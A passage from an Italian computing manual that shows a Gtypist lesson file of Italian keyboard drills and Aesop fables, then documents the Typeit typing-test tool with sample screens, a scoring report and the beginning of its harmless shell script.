 :   òklj òklj òklj òklj òklj òklj òklj òklj òklj òklj
 :   òjkl òjkl òjkl òjkl òjkl òjkl òjkl òjkl òjkl òjkl
 :   kòjl kòjl kòjl kòjl kòjl kòjl kòjl kòjl kòjl kòjl
 :   kjòl kjòl kjòl kjòl kjòl kjòl kjòl kjòl kjòl kjòl
 :   klòj klòj klòj klòj klòj klòj klòj klòj klòj klòj
#
*:TASTI_BASE_1
I:Tasti base con entrambe le mani 1
D:   ad adala add adds ads afa aj aja ajada al ala
 :   alada alafa alas alfa alfaja alfalfa alfalfal
 :   alfas all alla als as asa asada ask asks ass da
```

```
 :   dad dada dadas dads dal dala dalla dl dò fa fad
 :   fada fads faja fajada falda fall falla fallada
 :   falls falò falsa falsada fas ff flak flaks flask
 :   flasks ja jada jalda jaldada jas jasa ka ks la lad
 :   lada lads laja las lasa lass lassa lfd ls sa sad
 :   saja sajada sal sala salad salada salads salassa
 :   salassò salda saldò salò salsa salsas sas sass
#
*:TASTI_BASE_2
I:Tasti base con entrambe le mani 2
D:   sass sas salsas salsa salò saldò salda salassò
 :   salassa salads salada salad sala sal sajada saja
 :   sad sa ls lfd lassa lass lasa las laja lads lada
 :   lad la ks ka jasa jas jaldada jalda jada ja flasks
 :   flask flaks flak ff fas falsada falsa falò falls
 :   fallada falla fall falda fajada faja fads fada fad
 :   fa dò dl dalla dala dal dads dadas dada dad da ass
 :   asks ask asada asa as als alla all alfas alfalfal
 :   alfalfa alfaja alfa alas alafa alada ala al ajada
 :   aja aj afa ads adds add adala ad
#
*:RIGA_BASE_1
I:Riga base 1
D:   slash slags slag shall shahs shah shags shag shads
 :   shad sh sass sash sas salsas salsa salò salgada
 :   salga saldò salda salassò salassa salads salada
 :   salad sala sal sajada saja sah sags sagas saga sag
 :   sad sa ls llaga lfd lassa lass lash lasa las laja
 :   lags lag lads lada lad la ks kg kahl ka jasa jas
 :   jaldada jalda jags jaga jag jada ja hl hg hash has
 :   halls hallada hall half haldada halda hala hahs
 :   hah hags hag hadada hada had ha gs glass glas
 :   glads glad ggf gash gasajada gasa gas gals galls
#
*:RIGA_BASE_2
I:Riga base 2
D:   galla gall galga galas gala gal gags gaga gag
 :   gaffs gaff gafa gads gad flasks flask flash flaks
 :   flak flags flag ff fas falsada falsa falò falls
 :   fallada falla fall falda fajada faja fahl fags fag
 :   fads fada fad fa dò dl dg dash dalla dalaga dala
 :   dal daga dads dadas dada dad da ass asks ask ash
 :   asada asa as als allg allagò allaga alla all
 :   alhaja alga alfas alfalfal alfalfa alfaja alfa
 :   alas alafa alada ala al ajada aja aj ahas aha ah
 :   agallada agalla afa ads adds add adala adahala ad
#
*:RIGA_BASE_3
I:Riga base 3
D:   ad adahala adala add adds ads afa agalla agallada
 :   ah aha ahas aj aja ajada al ala alada alafa alas
 :   alfa alfaja alfalfa alfalfal alfas alga alhaja all
 :   alla allaga allagò allg als as asa asada ash ask
```

```
 :   asks ass da dà dad dada dadas dads daga dal dala
 :   dalaga dalla dash dg dl dò fa fad fada fads fag
 :   fags fahl faja fajada falda fall falla fallada
 :   falls falò falsa falsada fas ff flag flags flak
 :   flaks flash flask flasks gad gads gafa gaff gaffs
 :   gag gaga gags gal gala galas galga gall galla
#
*:RIGA_BASE_4
I:Riga base 4
D:   galls gals gas gasa gasajada gash ggf glad glads
 :   glas glass gs ha had hada hadada hag hags hah hahs
 :   hala halda haldada half hall hallada halls has
 :   hash hg hl ja jada jag jaga jags jalda jaldada jas
 :   jasa ka kahl kg ks la là lad lada lads lag lags
 :   laja las lasa lash lass lassa lfd llaga ls sa sad
 :   sag saga sagas sags sah saja sajada sal sala salad
 :   salada salads salassa salassò salda saldò salga
 :   salgada salò salsa salsas sas sash sass sh shad
 :   shads shag shags shah shahs shall slag slags slash
#
*:RIGA_BASE_M_1
I:Riga base con le maiuscole 1
D:   slash slags slag Skala shall Shaka shahs shah
 :   shags shag shads shad Sh sh sass Sasha sash SAS
 :   sas salsas salsa salò Salk salgada salga saldò
 :   salda salassò salassa Salas salads salada salad
 :   sala Sal sal Saks Sakha sajada saja sah sags sagas
 :   Saga saga sag sad Saal sa LSD ls llaga Lhasa lfd
 :   Lassa lassa lass lash lasa las laja lags lag lads
 :   lada lad laça là La la ks kg Kalk kahl Kafka Kaff
 :   ka Jg JFK jasa jas jaldada jalda jags Jagd jaga
 :   jag Jaffa jada ja hl Hg hg Hf Hd hash has Hals
#
*:RIGA_BASE_M_2
I:Riga base con le maiuscole 2
D:   halls hallada Hall hall half haldada halda hala
 :   Hal Hakka hahs hah hags hag hadada hada had Haas
 :   Haag ha gs Glass glass Glas glas glads glad glaça
 :   ggf Gd gash gasajada gasa Gas gas gals galls galla
 :   Gall gall galga galas Galahads Galahad Gala gala
 :   gal gags gaga Gag gag gaffs gaff gafa gads gad Ga
 :   FSF flasks flask flash flaks Flak flak flags flag
 :   Fla FG FF ff FDJ Fassa fas falsada falsa falò
 :   falls fallada falla Fall fall falda Falasha fajada
#
*:RIGA_BASE_M_3
I:Riga base con le maiuscole 3
D:   faja fahl Fahd fags fag fads fada fad Fa fa dò dl
 :   Dhaka dg dash Dallas dalla dalaga dala dal daga
 :   dads dadas Dada dada dad dà da çà ça Assad ass
 :   asks ask ash asada asa As as als allg Allah allagò
 :   allaga alla All all alhaja alga alfas alfalfal
 :   alfalfa alfaja Alfa alfa Alf Alaska alas alafa
```

```
 :   alada Ala ala Al al Akkad ajada aja aj ahas aha ah
 :   Agfa agallada agalla agaça AG Ag AfA afa ads adds
 :   add adala adahala Ada ad Aas Aal
#
*:RIGA_SUPERIORE_S_1
I:Riga superiore con la mano sinistra 1
D:   adagereste adattate adatte addestrata afa affare
 :   afferrereste afferrerete affettereste affetterete
 :   affrettereste affretterete araste arata arerete
 :   arreda arrederete arresa arrestereste arresterete
 :   arretrereste arretrerete asse assesta assesterete
 :   assetata atta atte atterrata atterrate attestasse
 :   attestaste attrasse daffare dataste datata degrada
 :   degradare derrata derrate destaste destata
#
*:RIGA_SUPERIORE_S_2
I:Riga superiore con la mano sinistra 2
D:   detergere detersa detestate detestereste dettate
 :   dette era ere errare errasse erte esagera
 :   esagererete esatta estate estesa fara fare fatte
 :   fede feste fetta fredde frega gas gatta gettate
 :   gettereste grate gratta gratterete gregge
 :   raffreddaste raffreddata rasare rasasse rassetta
 :   rassettare rata rate regge reggere restasse
 :   restaste rete retta sarta sarte sedata sedate sega
#
*:RIGA_SUPERIORE_S_3
I:Riga superiore con la mano sinistra 3
D:   segare segregata segregate serrare serrasse sesta
 :   seta sfere sfratta sfratterete sfrega sgrassare
 :   sgrassasse stadera staffa stasera stata strada
 :   strade stretta strette tardasse tardaste targa
 :   tartassa tartasserete tassa tassereste tasserete
 :   tastereste tasterete terrestre tersa tesserare
 :   tesserasse tessereste tesserete testata testate
 :   trae trarre trattaste trattata
#
*:RIGA_SUPERIORE_D_1
I:Riga superiore con la mano destra 1
D:   yuppy yup yuk youyou you yolk yo yip uphill up
 :   uopo ululò ululo ululi uh pupullò pupullo pupulli
 :   puppy pupil pup puoi può pulpy pulp pull pulii pu
 :   pou populo poppy popolò popolo popoli pop poop
 :   pool pooh polyp polo pollo polli poll polipo
 :   polipi polio poli pol poky poilu poil poi ply plu
 :   ploy plop pli più pip pioppo pioppi pioli pio
#
*:RIGA_SUPERIORE_D_2
I:Riga superiore con la mano destra 2
D:   pilou pill pii piè pi phil oui où ou oppio oliò
 :   olio olii oli olà ok oily oil oho ohi oh luppolo
 :   lupo lupi lull lui lu loup lop loopy loop look
 :   lollypop lollipop loll loi lo lippu lip lily li là
```

```
 :   kp kooky kook klipp kilo killjoy kill joy joujou
 :   joui jolly joli io ill ilk il hypo hull hulk hui
 :   huh hop hoop hooky hookup hook holy holly hohl ho
 :   hl hippy hippo hip hilly hill hi
#
*:RIGA_SUPERIORE_1
I:Riga superiore con entrambe le mani 1
D:   adagerà additereste adirare adotti afferrò
 :   affilerò affrettata aggrappare agitereste
 :   allargaste alleiate altre appello appostassero
 :   aprirla arrederete arrotate aspettò asserto
 :   assisterla assuefatti attestassi augurassero
 :   datata degradare deperirai deputato desta deturpai
 :   diffidare dilapideresti dilettiate dirupo
 :   disgreghi disputassero dissipò distrarsi dosare
 :   durerò eleggo erede esagerati eseguirà espiare
#
*:RIGA_SUPERIORE_2
I:Riga superiore con entrambe le mani 2
D:   esserti fardello ferii figlio fisserò fodero
 :   fratte frugherà fruttereste gaio gelida gilè
 :   gioiello giurate graduate gretto guardi guido
 :   halters hashish heap hep hippest hooded hosted
 :   hulas idolatrerò irreligioso ispettore itererò
 :   jetties juggled kilt laser legassero lesti
 :   listereste logoriate odorate oltrepassati oraria
 :   orsi ospitò paffutella palpaste parere partoriste
 :   paura perdete perquisirai pestiferi piè pigola più
#
*:RIGA_SUPERIORE_3
I:Riga superiore con entrambe le mani 3
D:   popolosi posdatassero potassero predisposti
 :   prelato presterai professassero progrediti
 :   propositi prosperò prototipo purga quaggiù questi
 :   rado raggruppo rapereste rassettaste reati reggerà
 :   relitto respiriate retrodatereste riepilogherei
 :   rifuggiste rilegherei ripassereste riposai risalti
 :   risposto ritirereste rugiada salassassero salpato
 :   saprà sederti seguitare sequestrati sfido
 :   sfoderasse sfregasse sgrassaste sigarette
#
*:RIGA_SUPERIORE_4
I:Riga superiore con entrambe le mani 4
D:   slegherai sode soli sopporterà sorrisi sosterai
 :   spara sparpagliò sperderà spettassero spillereste
 :   spoglierò spregiare squarterò statale stipulate
 :   storpierò strepitò stritoleresti stupirai
 :   suffragati superata susseguire taglierai tarperà
 :   tastassi telegrafati tessereresti tirasti tollero
 :   torturerò tradita traghetterà trasferirlo
 :   trasportiate trepida trite truppe udii urlare
 :   usufruisti waits wassailed wedder whalers
 :   whitewalls wilds woefully worsted yea
```

```
#
*:RIGA_SUPERIORE_M_1
I:Riga superiore con le maiuscole 1
D:   Achille Afrodite Alberto Alessio Amilcare Andrea
 :   Anselmo Aosta Arno Atene Barcellona Belgio
 :   Boccaccio Brescia Caino Canada Caracalla Cariddi
 :   Carmine Cassio Caterina Catullo Cauchy Cesare Cina
 :   Cluny Coriolano Costanzo Courmayeur Cristina
 :   Davide Donizetti Elena Emiliano Enrico Erasmo
 :   Erminio Ettore Eulero Eusebio Fassa Ferdinando
 :   Feynman Filomena Fourier Francia FSF Gabriele
#
*:RIGA_SUPERIORE_M_2
I:Riga superiore con le maiuscole 2
D:   Galileo Galois Gauss Gerardo Gerusalemme Giacomo
 :   Giangiacomo Ginevra Giosuè Giovanni Giuda Giunone
 :   Golia Guastalla Iacopo Imola Intel Ippolito Ivo
 :   Kronecker Laplace Leonardo Libia Linux Lisbona
 :   Londra Lourdes Lucia Lucrezia Luigi Lussemburgo
 :   Madrid Mantova Marcello Marsiglia Martino Matilde
 :   Mauro Michela Michelino Minosse Monza Morgex Mosè
 :   Murphy Nerone Newton Noè Normandia Orazio
#
*:RIGA_SUPERIORE_M_3
I:Riga superiore con le maiuscole 3
D:   Ostrogradski Palermo Paride Pascal Pesaro Piemonte
 :   Piero Pinerolo Pirenei Pistoia Planck Plinio
 :   Polifemo Portogallo Prussia Renato Roberto
 :   Rossella Saffo Salomone Saturno Savona
 :   Schwarzschild Sebastiano Senofonte Sicilia Simona
 :   Sisifo Spagna Stefania Stokes Sulmona Taizé Teresa
 :   TeX Tirrenia Tommaso Torricelli Tunisia Ugo Urbino
 :   Valerio Ventimiglia Verona Vincenzo Vittorio
 :   Zarlino
#
*:RIGA_INFERIORE_S_1
I:Riga inferiore con la mano sinistra 1
D:   abbassa abbassava accada accasa accasava afa bada
 :   badava basa basava bassa bava bazza cacca cada
 :   casa casacca casca cascava cassa cava cavava dava
 :   fava gas gazza sacca sbava sbavava scada scassa
 :   scassava scava scavava svaga svagava vacca vada
 :   vaga vagava vasca zac
#
*:RIGA_INFERIORE_S_2
I:Riga inferiore con la mano sinistra 2
D:   zac vasca vagava vaga vada vacca svagava svaga
 :   scavava scava scassava scassa scada sbavava sbava
 :   sacca gazza gas fava dava cavava cava cassa
 :   cascava casca casacca casa cada cacca bazza bava
 :   bassa basava basa badava bada afa accasava accasa
 :   accada abbassava abbassa
#
```

```
*:RIGA_INFERIORE_D_1
I:Riga inferiore con la mano destra 1
D:   nm mùn mò mnà mm mln ml mk mhò mhàn mhàm mhàl mb
 :   màn màm màl màb mà lùb lòn lò lkm lb làn làmh là
 :   km kl kk kbm kbk kb hm hl hk hh bùb bòl bm bln bl
 :   bhàn bhà bh bàn bà
#
*:RIGA_INFERIORE_D_2
I:Riga inferiore con la mano destra 2
D:   km kl kk kbm kbk kb hm hl hk hh bùb bòl bm bln bl
 :   màn màm màl màb mà lùb lòn lò lkm lb làn làmh là
 :   nm mùn mò mnà mm mln ml mk mhò mhàn mhàm mhàl mb
 :   bhàn bhà bh bàn bà
#
*:RIGA_INFERIORE_1
I:Riga inferiore con entrambe le mani 1
D:   abbassa abbassò accasa accasò acclamava ad affama
 :   affamò affannava al alba alga allaga allagò alzava
 :   ama amalgama amalgamò ammacca ammaccò ammalava
 :   ammassa ammassò ammazzava amò anca andò ansava
 :   avallava avanza avanzò bada badò bagnava baldanza
 :   ballava balza balzò banca basa basò bava blanda
 :   cacca cagna calava calcagna calma calmò calva
 :   calzava canna casacca cascava cassa cavalcava
 :   cavava da dal dama danna dannò danzava dava fa
#
*:RIGA_INFERIORE_2
I:Riga inferiore con entrambe le mani 2
D:   falla falsa fan gala gamba gas ha kg là lagnanza
 :   lagnò lana lasagna lava lavanda lavò madama magma
 :   mal malsana mamba mammà mancanza mancò mandava
 :   manna massa nana sa sala salassava salava saldava
 :   salga salò salva salvava san sanava sansa sballava
 :   sbalza sbalzò sbava sbavò scala scalda scaldò
 :   scalza scansava scassa scassò scavalca scavalcò
 :   scavò sfamava svaga svagò vacanza vada vagava val
 :   valga vana vangava vasca zanna
#
*:RIGA_INFERIORE_M_1
I:Riga inferiore con le maiuscole 1
D:   Abbas Adam Adan Addams Afghans Ahmad Ajax Ala
 :   Alabaman Alan Alaska Alaskans Aldan Allahabad Alma
 :   Alva Amman Andaman Anna Anshan Asama Assad Ava
 :   Baal Bach Baghdad Bahamas Balkans Ball Banach Bass
 :   Blacks Blvd Callaghan Callas Canada Casals Chad
 :   Chan Changsha Dada Dan Dhaka Fahd Falkland Fla
#
*:RIGA_INFERIORE_M_2
I:Riga inferiore con entrambe le mani 2
D:   Galahad Gall Gdansk Glass Hahn Hal Hals Haman Hank
 :   Hannah Havana JFK Jamaal Jan Janna Javas Kafka
 :   Kama Kans Kansans Kazakh Khan Klansman Laban Lana
 :   Lang Lassa Lhasa MHz Mach Mack Madagascans Malacca
```

```
 :   Manama Manx Mashhad Max Mazda McCall Nan Nanchang
 :   Nazca Sachs Sagan Saks Salas Sam Sana Sang Sasha
 :   Shaka Shanna Slavs Val Van Vang Xmas
#
*:LA_VOLPE_E_L_UVA_1
I:La volpe e l'uva 1/2
D:   Che fame! - esclamò la volpe, che era a digiuno da
 :   un paio di giorni e non trovava niente da mettere
 :   sotto i denti; girellando qua e là, capitò per
 :   caso in una vigna, piena di grappoli bruni e
 :   dorati.
 :   - Bella quell'uva! - disse allora la volpe,
 :   spiccando un primo balzo per cercare di afferrarne
 :   un grappolo. - Ma com'è alta! - e fece un altro
 :   salto. Più saltava e più le veniva fame: fece
 :   qualche passo indietro e prese la rincorsa:
 :   niente ancora!
#
*:LA_VOLPE_E_L_UVA_2
I:La volpe e l'uva 2/2
D:   Non ce la faceva proprio. Quando si
 :   accorse che tutti i suoi sforzi non servivano a
 :   nulla e che, continuando così, avrebbe potuto
 :   farsi deridere da un gattino che se ne stava a
 :   sonnecchiare in cima alla pergola, esclamò:
 :   - Che brutta uva! È ancora acerba, e a me l'uva
 :   acerba non piace davvero!
 :   E si allontanò di là con molta dignità, ma con una
 :   gran rabbia in cuore.
#
*:LA_GALLINA_DALLE_UOVA_D_ORO_1
I:La gallina dalle uova d'oro 1/2
D:   C'era una volta una straordinaria gallina che
 :   faceva un uovo d'oro al giorno.
 :   Il contadino a causa della sua avidità dopo
 :   qualche tempo non fu più soddisfatto dell'unico
 :   uovo che la gallina puntualmente gli sfornava:
 :   "Scommetto che se la uccidessi diventerei
 :   ricchissimo, chissà quanto oro ha dentro la
 :   pancia, è inutile stare ad aspettare un misero
 :   uovo al giorno!" pensò convinto.
#
*:LA_GALLINA_DALLE_UOVA_D_ORO_2
I:La gallina dalle uova d'oro 2/2
D:   Ma dovette accorgersi che la prodigiosa gallina
 :   non era affatto diversa dalle altre e che dentro
 :   di lei non c'era dell'oro come aveva scioccamente
 :   immaginato.
 :   Così per non essersi accontentato di ciò che aveva
 :   restò senza nulla poiché ora non poteva contare
 :   nemmeno su un uovo al giorno.
#
```

```
G:MENU
```

Ammesso che il file si chiami come previsto, per utilizzarlo basta usare il comando seguente:

$ **gtypist italiano.typ** [*Invio*]

Ecco come si presenta Gtypist quando viene avviato in questo modo:

```
                      Esercitazioni per la tastiera italiana
  tasti base con la mano sinistra 1      riga superiore con entrambe le mani 2
  tasti base con la mano sinistra 2      riga superiore con entrambe le mani 3
  tasti base con la mano destra 1        riga superiore con entrambe le mani 4
  tasti base con la mano destra 2        riga superiore con le maiuscole 1
  tasti base con entrambe le mani 1      riga superiore con le maiuscole 2
  tasti base con entrambe le mani 2      riga superiore con le maiuscole 3
  riga base 1                            riga inferiore con la mano sinistra 1
  riga base 2                            riga inferiore con la mano sinistra 2
  riga base 3                            riga inferiore con la mano destra 1
  riga base 4                            riga inferiore con la mano destra 2
  riga base con le maiuscole 1           riga inferiore con entrambe le mani 1
  riga base con le maiuscole 2           riga inferiore con entrambe le mani 2
  riga base con le maiuscole 3           riga inferiore con le maiuscole 1
  riga superiore con la mano sinistra 1  riga inferiore con le maiuscole 2
  riga superiore con la mano sinistra 2  La volpe e l'uva 1/2
  riga superiore con la mano sinistra 3  La volpe e l'uva 2/2
  riga superiore con la mano destra 1    La gallina dalle uova d'oro 1/2
  riga superiore con la mano destra 2    La gallina dalle uova d'oro 2/2
  riga superiore con entrambe le mani 1

Use arrowed keys to move around, SPACE or RETURN to select and ESCAPE to go back
```

[1] **Gtypist** GNU GPL

Capitolo 130

Typeit

Typeit[1] è un'applicazione per la verifica dell'abilità raggiunta nella scrittura (partendo dal presupposto che le mani vengano usate correttamente), funzionante attraverso un terminale a caratteri.

Typeit è costituito da due script di shell che, a sua volta, si avvalgono del programma Dialog e di altri programmi di servizio comuni. Al termine di un'esercitazione con Typeit si ottiene la stampa di alcuni indici per la valutazione dell'abilità di scrittura.

I due script di Typeit sono quasi equivalenti, distinguendosi solo per la possibilità di mostrare o meno il testo durante la digitazione. Pertanto, lo script '**`typeit-view`**' consente di vedere ciò che si digita, mentre '**`typeit-blind`**' non fa apparire l'inserimento. I due script ('**`typeit-view`**' e '**`typeit-blind`**') possono essere collocati ovunque si voglia, nel file system, purché da lì sia possibile avviarli.

130.1 Esempio di utilizzo

La sintassi per utilizzare gli script di Typeit è molto semplice: è possibile indicare il nome di un file di testo contenente l'esercizio di digitazione, oppure si può omettere tale informazione.

```
typeit-view [file_lettura]
```

```
typeit-blind [file_lettura]
```

A titolo di esempio, si potrebbe voler usare il testo seguente come esercitazione.

Listato 130.1. Questo file dovrebbe essere disponibile presso: ⟨*allegati/a2/typeit/esopo-due-bisacce.txt*⟩.

```
Le due bisacce
di Esopo
Ciascun uomo porta due bisacce, una davanti, l'altra dietro, ↩
↪e ciascuna delle due è piena di difetti, ma quella davanti è ↩
↪piena dei difetti altrui, quella dietro dei difetti dello stesso ↩
↪che la porta.
E per questo gli uomini non vedono i difetti che vengono da loro ↩
↪stessi, mentre vedono assai perfettamente quelli altrui.
```

Ammesso che il file si chiami '`esopo-due-bisacce.txt`', l'avvio di Typeit è molto semplice:

`$` **`typeit-view esopo-due-bisacce.txt`** [*Invio*]

Oppure:

`$` **`typeit-blind esopo-due-bisacce.txt`** [*Invio*]

Il programma richiede la digitazione di una riga alla volta, premendo [*Invio*] alla fine di ognuna.

Se la riga inserita corrisponde esattamente a quella richiesta, si passa alla successiva, altrimenti, viene mostrata la riga errata e viene richiesto nuovamente l’inserimento della riga che non è venuta bene:

```
.------------------------typeit----------------------------.
|                                                          |
|  Le due bisacce                                          |
| .------------------------------------------------------. |
| |                                                      | |
| `------------------------------------------------------' |
|                                                          |
|----------------------------------------------------------|
|               <  OK  >        <Cancel>                   |
`----------------------------------------------------------'
```

Le due bisacce [*Invio*]

```
.------------------------typeit----------------------------.
|                                                          |
|  di Esopo                                                |
| .------------------------------------------------------. |
| |                                                      | |
| `------------------------------------------------------' |
|                                                          |
|----------------------------------------------------------|
|               <  OK  >        <Cancel>                   |
`----------------------------------------------------------'
```

di Esopo [*Invio*]

```
.------------------------typeit----------------------------.
|                                                          |
|  Ciascun uomo porta due                                  |
| .------------------------------------------------------. |
| |                                                      | |
| `------------------------------------------------------' |
|                                                          |
|----------------------------------------------------------|
|               <  OK  >        <Cancel>                   |
`----------------------------------------------------------'
```

Ciascun uomo porta due [*Invio*]

...

...

```
.-------------------------typeit---------------------------.
|                                                          |
|  da loro stessi, mentre vedono                           |
| .------------------------------------------------------. |
| |                                                      | |
| `------------------------------------------------------' |
|                                                          |
|----------------------------------------------------------|
|               <  OK  >        <Cancel>                   |
`----------------------------------------------------------'
```

da loro stessi, mentre vendono [*Invio*]

Qui è stato commesso un errore, sostituendo la parola «vedono» con «vendono». L'errore viene segnalato e la riga va riscritta:

```
.-------------------------typeit---------------------------.
| !da loro stessi, mentre vendono [riga errata]            |
|  da loro stessi, mentre vedono                           |
| .------------------------------------------------------. |
| |                                                      | |
| `------------------------------------------------------' |
|                                                          |
|----------------------------------------------------------|
|               <  OK  >        <Cancel>                   |
`----------------------------------------------------------'
```

La riga errata è preceduta da un punto esclamativo ed è seguita dalla riga corretta da reinserire.

da loro stessi, mentre vedono [*Invio*]

...

...

```
.-------------------------typeit---------------------------.
|                                                          |
|  altrui.                                                 |
| .------------------------------------------------------. |
| |                                                      | |
| `------------------------------------------------------' |
|                                                          |
|----------------------------------------------------------|
|               <  OK  >        <Cancel>                   |
`----------------------------------------------------------'
```

altrui. [*Invio*]

Al termine dell'inserimento si ottiene automaticamente una stampa con il rapporto della digitazione, evidenziando gli errori e le righe che sono state saltate del tutto (se non si riesce a in-

serire una riga, è sufficiente premere [*Invio*] senza introdurre altro, per passare alla successiva). Con l'invio del rapporto alla stampa, Typeit termina di funzionare.

Naturalmente, si può abbandonare in qualunque momento il lavoro selezionando il pulsante grafico CANCEL.

Ecco come potrebbe apparire la stampa del rapporto:

```
 Le due bisacce
 di Esopo
 Ciascun uomo porta due
 bisacce, una davanti, l'altra
 dietro, e ciascuna delle due
 è piena di difetti, ma
 quella davanti è piena dei
 difetti altrui, quella dietro
 dei difetti dello stesso che
 la porta.
 E per questo gli uomini non
 vedono i difetti che vengono
!da loro stessi, mentre vendono [riga errata]
 da loro stessi, mentre vedono
 assai perfettamente quelli
 altrui.

programma utilizzato:                   /opt/typeit/bin/typeit-view
utente:                                 appunti2
data:                                   Fri Nov  2 14:15:10 CET 2007
file:                                   esopo-due-bisacce.txt
parole contenute nel file originale:    59
caratteri contenuti nel file originale: 359
righe complessive, digitate o saltate:  16
righe errate:                           1
righe abbandonate:                      0
righe corrette:                         15
righe errate:                           6 %
righe abbandonate:                      0 %
righe corrette:                         94 %
tempo impiegato:                        0:01:03
battute virtuali al minuto:             341
parole virtuali al minuto:              56
indicatore di valutazione  50 battute:  94 %
indicatore di valutazione 100 battute:  94 %
indicatore di valutazione 150 battute:  94 %
indicatore di valutazione 200 battute:  94 %
indicatore di valutazione 250 battute:  94 %
indicatore di valutazione  20 parole:   94 %
indicatore di valutazione  40 parole:   94 %
```

```
indicatore di valutazione  60 parole:   87 %
indicatore di valutazione  80 parole:   65 %
indicatore di valutazione 100 parole:   52 %
```

Alla fine del rapporto appaiono in particolare degli indicatori che potrebbero essere usati per dare una valutazione numerica allo studente, ma il valore che producono dipende da una funzione che attribuisce un peso diverso alla velocità di scrittura rispetto alla correttezza della digitazione. Naturalmente questa funzione può essere modificata per definire una valutazione più conforme con il proprio metodo valutativo.

Nella valutazione automatica si considerano due aspetti, la correttezza del testo e la velocità di inserimento. In questo caso si vede una sola riga errata, inoltre tutte le righe sono state inserite (nessuna è stata abbandonata). La velocità di scrittura è stata abbastanza elevata e si potrebbe attribuire ipoteticamente un nove, anche se ci si attende una velocità di 250 battute al minuto, oppure di 40 parole al minuto. Se invece si pretende una scrittura a 100 parole al minuto, il voto ipotetico potrebbe essere solo un cinque.

130.2 Menù di file

Se si avvia Typeit senza indicare alcun file, si ottiene un menù con l'elenco di quelli presenti nella directory corrente, anche se non è detto che tutti siano adatti allo svolgimento dell'esercitazione:

```
.-----------------lectures--------------------.
| .---^(-)----------------------------------. |
| |   esopo-cicala-formica.txt          .   | |
| |   esopo-contadino-serpe.txt         .   | |
| |   esopo-cornacchia.txt              .   | |
| |   esopo-corvo-malato.txt            .   | |
| |   esopo-corvo-volpe.txt             .   | |
| |   esopo-due-bisacce.txt             .   | |
| |   esopo-fortuna-del-cavallo.txt     .   | |
| |   esopo-gallina-uova-oro.txt        .   | |
| |   esopo-granchio-e-volpe.txt        .   | |
| |   esopo-inverno-primavera.txt       .   | |
| `---v(+)----------------------------------' |
|                                             |
|---------------------------------------------|
|           <  OK  >      <Cancel>            |
`---------------------------------------------'
```

130.3 Preparazione degli esercizi

Per preparare un esercizio di digitazione, è sufficiente un file di testo. Il file può essere redatto indifferentemente secondo le convenzioni Unix o Dos, per quanto riguarda il codice di interruzione di riga; inoltre, non occorre fare attenzione agli spazi e nemmeno alla lunghezza delle righe, perché gli spazi superflui vengono eliminati automaticamente e le righe vengono impaginate a un'ampiezza massima stabilita.

La cosa che conta veramente nel file è che deve essere realizzato utilizzando la codifica UTF-8, ma di conseguenza, anche la configurazione locale deve prevedere tale codifica per la rappresentazione dei caratteri.

130.4 Il file «typeit-view»

Il file '`typeit-view`' dovrebbe essere disponibile presso ⟨*allegati/a2/typeit/typeit-view*⟩, ma in ogni caso è visibile nel listato successivo:

```
#!/bin/sh

P_PROGRAM_NAME="$0"
P_INPUT_FILE="$1"
P_SPEED_PERCENT="100"
P_CORRECT_PERCENT="100"
P_MAX_COLUMNS="30"
P_DIALOG_WIDTH=$(($P_MAX_COLUMNS+30))
P_DIALOG_HEIGHT=10
P_DIALOG_TYPE="--inputbox"
#P_DIALOG_TYPE="--passwordbox"
P_DIALOG_TEMP=`tempfile`
touch $P_DIALOG_TEMP
#
#
#
filter () {
    #
    # «´» --> «'»   U+00B4 --> U+0027
    # «’» --> «'»   U+2019 --> U+0027
    #
    cat \
    | sed "s/´/'/g" \
    | sed "s/’/'/g" \
    | sed "s/ / /g" \
    | tr "\r" " " \
    | tr "\t" " " \
    | sed "s/  */ /g" \
    | sed "s/^  *//g" \
    | sed "s/  *$//g"
}
#
#
#
input_filter () {
    local INPUT_FILE="$1"
    local FILTERED_FILE="$2"
    #
    # «´» --> «'»   U+00B4 --> U+0027
    # «’» --> «'»   U+2019 --> U+0027
```

```
    #
    cat "$INPUT_FILE" \
        | filter \
        | fold -s -w $P_MAX_COLUMNS \
        > $FILTERED_FILE
}
#
#
#
evaluation () {
    local EXPECTED_SPEED="$1"
    local SPEED="$2"
    local CORRECTNESS="$3"
    local EVALUATION_SPEED=""
    local EVALUATION_CORRECT=""
    #
    if [ 0$SPEED -gt 0$EXPECTED_SPEED ]
    then
        SPEED="$EXPECTED_SPEED"
    fi
    #
    EVALUATION_SPEED=$(($SPEED*$P_SPEED_PERCENT/$EXPECTED_SPEED))
    #
    EVALUATION_CORRECT=$(($CORRECTNESS*$P_CORRECT_PERCENT/100))
    #
    echo $(($EVALUATION_SPEED*$EVALUATION_CORRECT/100))
}
#
#
#
report () {
    local INPUT_FILTERED="$1"
    local INPUT_FILE="$2"
    local OUTPUT_FILE="$3"
    local TIME_START="$4"
    local TIME_END="$5"
    local SOURCE_WORDS=""
    local SOURCE_CHARACTERS=""
    local TYPED_LINES=""
    local ERROR_LINES=""
    local ABANDONED_LINES=""
    local CORRECT_LINES=""
    local ERROR=""
    local ABANDONED=""
    local CORRECTNESS=""
    local ELAP_T=""
    local ELAP_H=""
    local ELAP_M=""
    local ELAP_S=""
    local SPEED_WORDS=""
    local SPEED_CHARACTERS=""
    #
    local EVAL_1=""
    local EVAL_2=""
    local EVAL_3=""
    local EVAL_4=""
    local EVAL_5=""
    local EVAL_6=""
    local EVAL_7=""
    #
```

```
    local EVAL_W1=""
    local EVAL_W2=""
    local EVAL_W3=""
    local EVAL_W4=""
    local EVAL_W5=""
    local EVAL_W6=""
    local EVAL_W7=""
    #
    local TODAY=`date`
    #
    SOURCE_WORDS=`wc -w $INPUT_FILTERED | sed "s/^\([0-9]*\) .*$/\1/"`
    SOURCE_CHARACTERS=`wc -m $INPUT_FILTERED | sed "s/^\([0-9]*\) .*$/\1/"`
    TYPED_LINES=`wc -l $OUTPUT_FILE | sed "s/^\([0-9]*\) .*$/\1/"`
    ERROR_LINES=`cat $OUTPUT_FILE | grep "^!" | wc -l | sed "s/^\([0-9]*\) .*$/\1/"`
    ABANDONED_LINES=`cat $OUTPUT_FILE | grep "^?" | wc -l | sed "s/^\([0-9]*\) .*$/\1/"`
    CORRECT_LINES=`cat $OUTPUT_FILE | grep -v "^[!?]" | wc -l | sed "s/^\([0-9]*\) .*$/\1/"`
    ERROR=$(($ERROR_LINES*100/$TYPED_LINES))
    ABANDONED=$(($ABANDONED_LINES*100/$TYPED_LINES))
    CORRECTNESS=$((100-$ERROR-$ABANDONED))
    ELAP_T=$(($TIME_END-$TIME_START))
    ELAP_H=$(($ELAP_T/60/60))
